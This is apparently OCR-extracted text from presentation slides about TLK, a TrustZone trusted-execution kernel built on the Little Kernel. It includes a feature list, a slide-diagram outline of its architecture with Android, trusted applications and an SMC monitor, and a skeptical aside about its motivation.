- “Existing TrustZone® software stacks facing variety of challenges supporting all requirements of our partners, **including Defense & Intelligence Communities** ” <— ?????


- tl;dr — it would be cheaper if TrustZone were someone else’s problem

[1] http://www.w3.org/2012/webcrypto/webcrypto-next-workshop/papers/webcrypto2014_submission_25.pdf

Design

Existing Features	New Features
Little Kernel	SMP
MIT license	Page Table Management
https://github.com/travisg/lk	SMC Handling
Small, preemptive kernel	User Applications
IPC	Syscalls
Threading	ARM Monitor Mode
Synchronization	Cortex A9 / A15

Architecture


User Space
Kernel
User Application
TLK Client API
TLK Kernel Driver
Android
User Space
TLK
TA
OpenSSL
TLK Internal lib.
Kernel
HW features
Message dispatch
TAs SMC
Monitor
Idle Thread
SMC handler
System SMC
Function call
syscall
ioctl
Thread Sched.
SMC